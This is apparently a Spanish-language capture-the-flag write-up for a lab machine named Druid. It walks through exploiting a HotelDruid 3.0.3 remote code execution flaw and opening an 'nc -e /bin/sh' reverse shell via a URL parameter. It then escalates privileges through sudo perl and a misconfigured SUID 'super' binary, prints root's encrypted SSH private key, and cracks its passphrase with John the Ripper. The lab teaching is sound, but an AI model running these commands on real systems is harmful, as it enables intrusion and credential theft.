DRUID

1- IDENTIFICAMOS LA MAQUINA

┌──(root㉿kali)-[/home/kali/Desktop/Druid]

└─# **sudo arp-scan -I eth0 --localnet**

Interface: eth0, type: EN10MB, IPv4: 192.168.0.26

192.168.0.34 00:0c:29:1d:b5:29 VMware, Inc.

IP DE LA MAQUINA VICTIMA 192.168.0.34

IP DE LA MAQUINA ATACANTE 192.168.0.26

2- ESCANEAMOS PUERTOS

┌──(root㉿kali)-[/home/kali/Desktop/Druid]

└─# **nmap -p- -Pn -sVCS --min-rate 5000 192.168.0.34**

22/tcp open ssh OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)

80/tcp open http Apache httpd 2.4.56 ((Debian))

3- ENUMERACION DE SERVICIOS

Echamos un vistazo con whatweb

┌──(root㉿kali)-[/home/kali/Desktop/Druid]

└─# **whatweb 192.168.0.34**

http://192.168.0.34 [200 OK] Apache[2.4.56], Bootstrap, Country[RESERVED][ZZ], Email[info@hotel.nyx],

HTML5, HTTPServer[Debian Linux][Apache/2.4.56 (Debian)], IP[192.168.0.34], JQuery[3.3.1], Script, Title[Hotel], X-UA-Compatible[IE=edge]

Añadimos el nombre de dominio hotel.nyx a nuestra carpeta /etc/hosts

┌──(root㉿kali)-[/home/kali/Desktop/Druid]

└─# **sudo nano /etc/hosts**

Decidimos hacer fuzzing en este dominio

┌──(root㉿kali)-[/home/kali/Desktop/Druid]

└─# **wfuzz --hc=404,400 --hl=616 -w /usr/share/dnsrecon/subdomains-top1mil-20000.txt -H 'host: FUZZ.hotel.nyx' -u hotel.nyx**


000001920: 200 17 L 31 W 398 Ch "reservations - reservations"

Encontramos reservatios.hotel.nyx que tb añadimos a etc/hosts

┌──(root㉿kali)-[/home/kali/Desktop/Druid]

└─# **sudo nano /etc/hosts**

Vamos a nuestro navegador



Descubrimos una aplicacion llamada HotelDruid 3.0.3

4- EXPLOTACIÓN

Usamos searchsploit para buscar vulnerabilidades

┌──(root㉿kali)-[/home/kali/Desktop/Druid]

└─# **searchsploit Hotel Druid 3.0.3**

Hotel Druid 3.0.3 - Remote Code Execution (RCE)
| **php/webapps/50754.py**

Descargamos el exploit

┌──(root㉿kali)-[/home/kali/Desktop/Druid]

└─# **searchsploit -m php/webapps/50754.py**

CVE-2022-22909 es una vulnerabilidad en Hotel Druid 3.0.3 que permite la ejecución remota de código. Esta vulnerabilidad se produce porque los nombres de las habitaciones se almacenan directamente en un archivo PHP (selectappartamenti.php), y cualquier código PHP en ese archivo se ejecuta en el servidor.

50754.py Este script crea una nueva habitación con un payload PHP como nombre de la habitación.

Ejecutamos el exploit sin auntentificación (--noauth)

┌──(root㉿kali)-[/home/kali/Desktop/Druid]

└─# **python3 50754.py -t http://reservations.hotel.nyx --noauth**

[+] Code executed successfully, Go to http://reservations.hotel.nyx/dati/selectappartamenti.php and execute the code with the parameter 'cmd'.

[+] Example : http://reservations.hotel.nyx/dati/selectappartamenti.php?cmd=id


[+] Example Output : uid=33(www-data) gid=33(www-data) groups=33(www-data)

Nos vamos al navegador y escribimos

http://reservations.hotel.nyx/dati/selectappartamenti.php?cmd=id

Tambien con curl en nuestro Kali

curl "http://reservations.hotel.nyx/dati/selectappartamenti.php?cmd=id"



Intentamos una reverse shell

Primero en nuestro Kali nos ponemos a la escucha con netcat

┌──(root㉿kali)-[/home/kali/Desktop/Druid]

└─# **nc -nlvp 4444**

listening on [any] 4444 ...

Vamos al navegador y probamos "nc -e /bin/sh <IP de Kali> 4444".Debemos reemplazar los espacios con %20 para que se interpreten correctamente en la URL.

nc%20-e%20/bin/sh%20192.168.0.26%204444

Sustituimos "id" por "nc%20-e%20/bin/sh%20192.168.0.26%204444"

El comando completo sería
http://reservations.hotel.nyx/dati/selectappartamenti.php?cmd=nc%20-e%20/bin/sh%20192.168.0.26%204444

Establecemos conexión

┌──(root㉿kali)-[/home/kali/Desktop/Druid]

└─# nc -nlvp 4444

listening on [any] 4444 ...

connect to [192.168.0.26] from (UNKNOWN) [192.168.0.34] 52496

whoami

www-data

Vamos a mejorar la TTY

1- **script /dev/null -c bash**

script /dev/null -c bash

Script started, output log file is '/dev/null'.

www-data@druid:/var/www/hoteldruid/dati$ ^Z

2-**presionamos ctrl_z para suspender la shell**

www-data@druid:/var/www/hoteldruid/dati$ ^Z

zsh: suspended nc -nlvp 4444

3-**stty raw -echo; fg**

└─# stty raw -echo; fg

[1] + continued nc -nlvp 4444

reset xterm

www-data@druid:/var/www/hoteldruid/dati$

www-data@druid:/var/www/hoteldruid/dati$ **export TERM=xterm**

www-data@druid:/var/www/hoteldruid/dati$ **export SHELL=bash**

4-**Reseteamos filas y columnas. En una nueva terminal, ejecutamos**

┌──(kali㉿kali)-[~]

└─$ stty size

35 166

www-data@druid:/var/www/hoteldruid/dati$ **stty rows 35 columns 166**

Ya tenemos una TTY interactiva

5- **ESCALAMOS PRIVILEGIOS**

Miramos permisos sudo

www-data@druid:/home$ sudo -l

Matching Defaults entries for www-data on druid:


env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on druid:

(sun) NOPASSWD: **/usr/bin/perl**

Tenemos permiso para ejecutar el comando /usr/bin/perl como el usuario sun sin requerir una contraseña.

En GTFObins encontramos



www-data@druid:/home$ **sudo -u sun perl -e 'exec "/bin/sh";'**

$ **whoami**

sun

$ **script /dev/null -c bash**

Script started, output log file is '/dev/null'.

sun@druid:~$ cat user.txt

afa84b24191651454e5d2a80bc930618

sun@druid:~$

FLAG DE USUARIO

Usamos linpeas

sun@druid:~$ **wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh -O /tmp/linpeas.sh**

Damos permisos

sun@druid:~$ **chmod +x /tmp/linpeas.sh**

Ejecutamos

sun@druid:~$ **/tmp/linpeas.sh**

Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8

-rwsr-xr-x 1 root root 71K Jan 20 2022 /usr/bin/su

-rwsr-xr-x 1 root root 58K Feb 7 2020 /usr/bin/chfn ---> SuSE_9.3/10

-rwsr-xr-x 1 root root 664K Aug 15 2020 **/usr/bin/super (Unknown SUID binary!)**

-rwsr-xr-x 1 root root 87K Feb 7 2020 /usr/bin/gpasswd

/usr/bin/super (Unknown SUID binary!)

sun@druid:~$ **/usr/bin/super -h**

super version 3.30 patchlevel 3

Super.tab file: `/etc/super.tab'

El comando super tiene varias opciones y parece depender de un archivo de configuración en /etc/super.tab

sun@druid:~$ cat /etc/super.tab

#

:define OfficeHours {8:00-17:30}/{mon,tue,wed,thu,fri}

secret /usr/bin/rev sun uid=0 gid=0

El archivo /etc/super.tab es el archivo de configuración del programa super, que define los comandos que super puede ejecutar con privilegios elevados.Dado que el archivo

/etc/super.tab especifica que este comando puede ejecutarse con privilegios elevados por el usuario sun,

sun@druid:/home$ /**usr/bin/super**

super version 3.30 patchlevel 3

Commands available to user sun (use option `-H' for a long-winded listing):

Command Name Comments

or Pattern

---------- --------

secret

sun@druid:/home$ /usr/bin/super -H

super version 3.30 patchlevel 3

(Use super -h for general usage information.)

Super.tab file: `/etc/super.tab'

==========

Commands available to user sun (use option `-h' for a general usage listing):

super secret -> /usr/bin/rev

Executes with: uid=0 gid=0

Max per-arg length: 1000 chars; max over all args: 10000 chars.

El comando rev es una utilidad estándar en sistemas Unix y Linux que invierte

el orden de los caracteres en cada línea de texto que se le proporciona.

Probamos esto

sun@druid:/home$ echo "hello world" | rev

dlrow olleh

Intentamos leer el id_rsa. Este archivo contiene la clave privada que se utiliza

para autenticarse en un servidor remoto mediante el protocolo SSH.

sun@druid:/tmp$ **/usr/bin/super secret cat /root/.ssh/id_rsa**

secret: cannot open cat: No such file or directory

-----YEK ETAVIRP ASR NIGEB-----

DETPYRCNE,4 :epyT-corP

4BFBA5FB974460A7,CBC-3EDE-SED :ofnI-KED

Bmp/iAzRisA8R5DXyT/sWeDGvyWkulW7KhepvB8cnt/C886DjW3CGQ9HhZvmgDL9

ZRyhaS+VqPrVm13EAS1qVYhu8evHoAwOHrkZYf7fqycyqxViDKJkmWF+cy/RCtla

V9sd7mXn9Ty0TwSE34/0M3LPwIbhDE1iDSV6LAt/Fy9x8zyxyBYKLiuk+KlBLrJP

kiftvaqnTumRvm49qow2n0Pac7ZohwSsWj2P7Z9hX40REGA70EOckGD4I0F3FKPV

+TWcik/ylsZlYwospZOrj2PmaNRBlMqGj92kfhbA35kDL0mxLZIMCrvCyo9tfWzm

rhT/EvzrITbbwAWdcrHWU7FfbTUlNvmpud1VBef/Bn4KgpUMXzyzQQzm5Na0IBop

eDhaiAqkEYJrcbUV+MsDZyS2T10UwAyTnPdCf4GtjFnjoI1oVogx65lNHQHNHL1F

BPeAu7IDu/k8BovVq3C9ZILId6utXFNpvR96WcRTRgUWslSZxWu+rD5lzdzS/KI/

fP+P1QT72VQ2Fgyb1b8pUidYCS39QIPtwQNw2XCg2Z5+R8cSaO+FTrxMNE193upQ

6cKYy3gey44C00IT8moe28Sfc1V6eT6kUPyetEUmHRwrQUTxLE8DN6GBGKLpKiAZ

CKIP793PIfLY4JyrfeAz5V6QMtzeyFLthhv6vimEKga16vGmobGsCaBDpIDf5u1a

NYiXUfWfC7RbXctXtOdXtZ8dI2jHW+RKgagA8bzHxNSk1Itlj27kBlImmvGPcwaQ

GfzuGt8Mmk4Lp/2WWV7JKFFgXxJ8W9G5IyHRN4yg1HANI3wxYvm+4zsbVlCtmdsZ

ZQCVgyyQ/ojxWLTZ85rj2/zAXgDt7nLe6cORvS2hPlt0N340561zwBRQdLYnynD5

pzke4Peprxyw36XjQaU1OcLVBkeoXgAW5OnwoBDx2Y66+VyWiBuzi6Kk/hGUFXCx

DjWKVugrT9XBe5wuBO/4Sx69yMDX7R1sM1L1+aZOTcMhavCaZ4ntJuItTeZdG3of

1xEnPyXAVnw8Jy2lLEr/aN/hLOhHb53MQgsLO2itByq9ChoLvLda4tagBHLscYto

Ri5xFpVmhaLq2HU4gJ6vd6hcSSkFY4lFDIhn2yKcOwYRTrAl42XULZE3XnPvqSd8

PbkkwBXSk0MeEOJZO6JYplc7pAPK+dtz3/xOX+5iUr5/OZFHnU4D9IC4hWEcGuEJ

LOblH2jexr34QVKDM63+nSaXPfeBL1QdnkI4XVgPk0Hkipl5uRPulLAhZwjNKG9O

ZnHjRQiTh7OB/juFSNs5uyLVGZ87FnaNcmMysE1yf8+/HQ185DdZg8WM4dYrnUsR

NaTmQhlsggglX9VQtp2iTRYXXwhvrJuvjFc059lfl4UB3mrCmvd3jB8pFF8odVT5

S9CkKdclPT5wLDOERpJ3r9d9EyoPD4l4QCcVPQcV8+DWYse5ZJlH6mNCaWzfTAal

Zg3HlwrkM1OIm/4gxMHBUSSyfvzZJ6aIIu90JMAvKIOuO0ctorUYHUhj+F3h//9H

==A44kyHcv7/9Z8O8yFqBLhqwpXmXnPIAngcmcwi9S3zUf6Rcc98pzhe

-----YEK ETAVIRP ASR DNE-----

Usamos rev

sun@druid:/tmp$ **/usr/bin/super secret cat /root/.ssh/id_rsa | rev**

secret: cannot open cat: No such file or directory

-----BEGIN RSA PRIVATE KEY-----

Proc-Type: 4,ENCRYPTED

DEK-Info: DES-EDE3-CBC,7A064479BF5ABFB4

9LDgmvZhH9QGC3WjD688C/tnc8BvpehK7WlukWyvGDeWs/TyXD5R8AsiRzAi/pmB

altCR/yc+FWmkJKDiVxqycyqf7fYZkrHOwAoHve8uhYVq1SAE31mVrPqV+SahyRZ

PJrLBlK+kuiLKYByxyz8x9yF/tAL6VSDi1EDhbIwPL3M0/43ESwT0yT9nXm7ds9V

VPKF3F0I4DGkcOE07AGER04Xh9Z7P2jWsSwhoZ7caP0n2woq94mvRmuTnqavtfik

mzWft9oyCvrCMIZLxm0LDk53Abhfk29jGqMlBRNamP2jrOZpsowYlZsly/kicWT+

poBI0aN5mzQQzyzXMUpgK4nB/feBV1dupmvNlUTbfF7UWHrcdWAwbbTIrzvE/Thr

F1LHNHQHNl56xgoVo1IojnFjtG4fCdPnTyAwU01T2SyZDsM+VUbcrJYEkqAiahDe

/IK/Szdzl5Dr+uWxZSlsWUgRTRcW69RvpNFXtu6dILIZ9C3qVvoB8k/uDI7uAePB

Qpu391ENMxrTF+OaSc8R+5Z2gCX2wNQwtPIQ93SCYdiUp8b1bygF2QV27TQ1P+Pf

ZAiKpLKGBG6ND8ELxTUQrwRHmUEteyPUk6Te6V1cfS82eom8TI00C44yeg3yYKc6

a1u5fDIpDBaCsGbomGv61agKEmiv6vhhtLFyeztMQ6V5zAefryJ4YLfIP397PIKC

QawcPGvmmIlBk72jltI1kSNxHzb8AgagKR+WHj2Id8ZtXdOtXtcXbR7CfWfUXiYN

ZsdmtClVbsz4+mvYxw3INAH1gy4NRHyI5G9W8JxXgFFKJ7VWW2/pL4kmM8tGuzfG

5DnynYLdQRBwz165043N0tlPh2SvROc6eLn7tDgXAz/2jr58ZTLWxjo/QyygVCQZ

xCXFUGh/kK6izuBiWyV+66Y2xDBownO5WAgXoekBVLcO1UaQjX63wyxrpeP4ekzp

fo3GdZeTtIuJtn4ZaCvahMcTOZa+1L1Ms1R7XDMy96xS4/OBuw5eBX9TrguVKWjD

otYcsLHBgat4adLvLohC9qyBti2OLsgQM35bHhOLh/Na/rELl2yJ8wnVAXyPnEx1

8dSqvPnX3EZLUX24lArTRYwOcKy2nhIDFl4YFkSSch6dv6Jg4UH2qLahmVpFx5iR

JEuGcEWh4CI9D4UnHFZO/5rUi5+XOx/3ztd+KPAp7clpYJ6OZJOEeM0kSXBwkkbP

O9GKNjwZhALluPRu5lpikH0kPgVX4IkndQ1LBefPXaSn+36MDKVQ43rxej2HlbOL

RsUnrYd4MW8gZdD581QH/+8fy1EsyMmcNanF78ZGVLyu5sNSFuj/BO7hTiQRjHnZ

5TVdo8FFp8Bj3dvmCrm3BU4lfl950cFjvuJrvhwXXYRTi2ptQV9XlgggslhQmTaN

laATfzWaCNm6HlJZ5esYWD+8VcQPVcCQ4l4DPoyE9d9r3JpREODLw5TPlcdKkC9S

H9//h3F+jhUHYUrotc0OuOIKvAMJ09uIIa6JZzvfySSUBHMxg4/mIO1MkrwlH3gZ

ehzp89ccR6fUz3S9iwcmcgnAIPnXmXpwqhLBqFy8O8Z9/7vcHyk44A==

-----END RSA PRIVATE KEY-----

sun@druid:/tmp$

Copiamos la clave y la guardamos en nuestro Kali

┌──(root㉿kali)-[/home/kali/Desktop/Druid]

└─# **sudo nano id_rsa**

Damos permisos

┌──(root㉿kali)-[/home/kali/Desktop/Druid]

└─# **sudo chmod 600 id_rsa**

Intentamos establecer conexión ssh

┌──(root㉿kali)-[/home/kali/Desktop/Druid]

└─# **ssh -i id_rsa root@192.168.0.34**

Enter passphrase for key 'id_rsa':

root@192.168.0.34: **Permission denied (publickey).**

Vamos con john the ripper. Primero usamos ssh2john que toma una clave privada SSH y la convierte en un formato que puede ser procesado por John the Ripper para intentar descifrar la contraseña asociada a esa clave privada.

┌──(root㉿kali)-[/home/kali/Desktop/Druid]

└─# **ssh2john id_rsa > hash**

Y ahora con john

┌──(root㉿kali)-[/home/kali/Desktop/Druid]

└─# **john --wordlist=/usr/share/wordlists/rockyou.txt hash**

Using default input encoding: UTF-8

Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])

Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 1 for all loaded hashes

Cost 2 (iteration count) is 2 for all loaded hashes

Will run 4 OpenMP threads

Press 'q' or Ctrl-C to abort, almost any other key for status

super1 (id_rsa)

1g 0:00:00:00 DONE (2024-05-21 03:26) 5.882g/s 29364p/s 29364c/s 29364C/s jimmie..david123

Use the "--show" option to display all of the cracked passwords reliably

Session completed.

super1

┌──(root㉿kali)-[/home/kali/Desktop/Druid]

└─# **ssh -i id_rsa root@192.168.0.34**

Enter passphrase for key 'id_rsa':

root@druid:~# ls

root.txt

root@druid:~# cat root.txt

1261b7a8c3b99b0daded8caca8b4023d

root@druid:~#

FLAG THE ROOT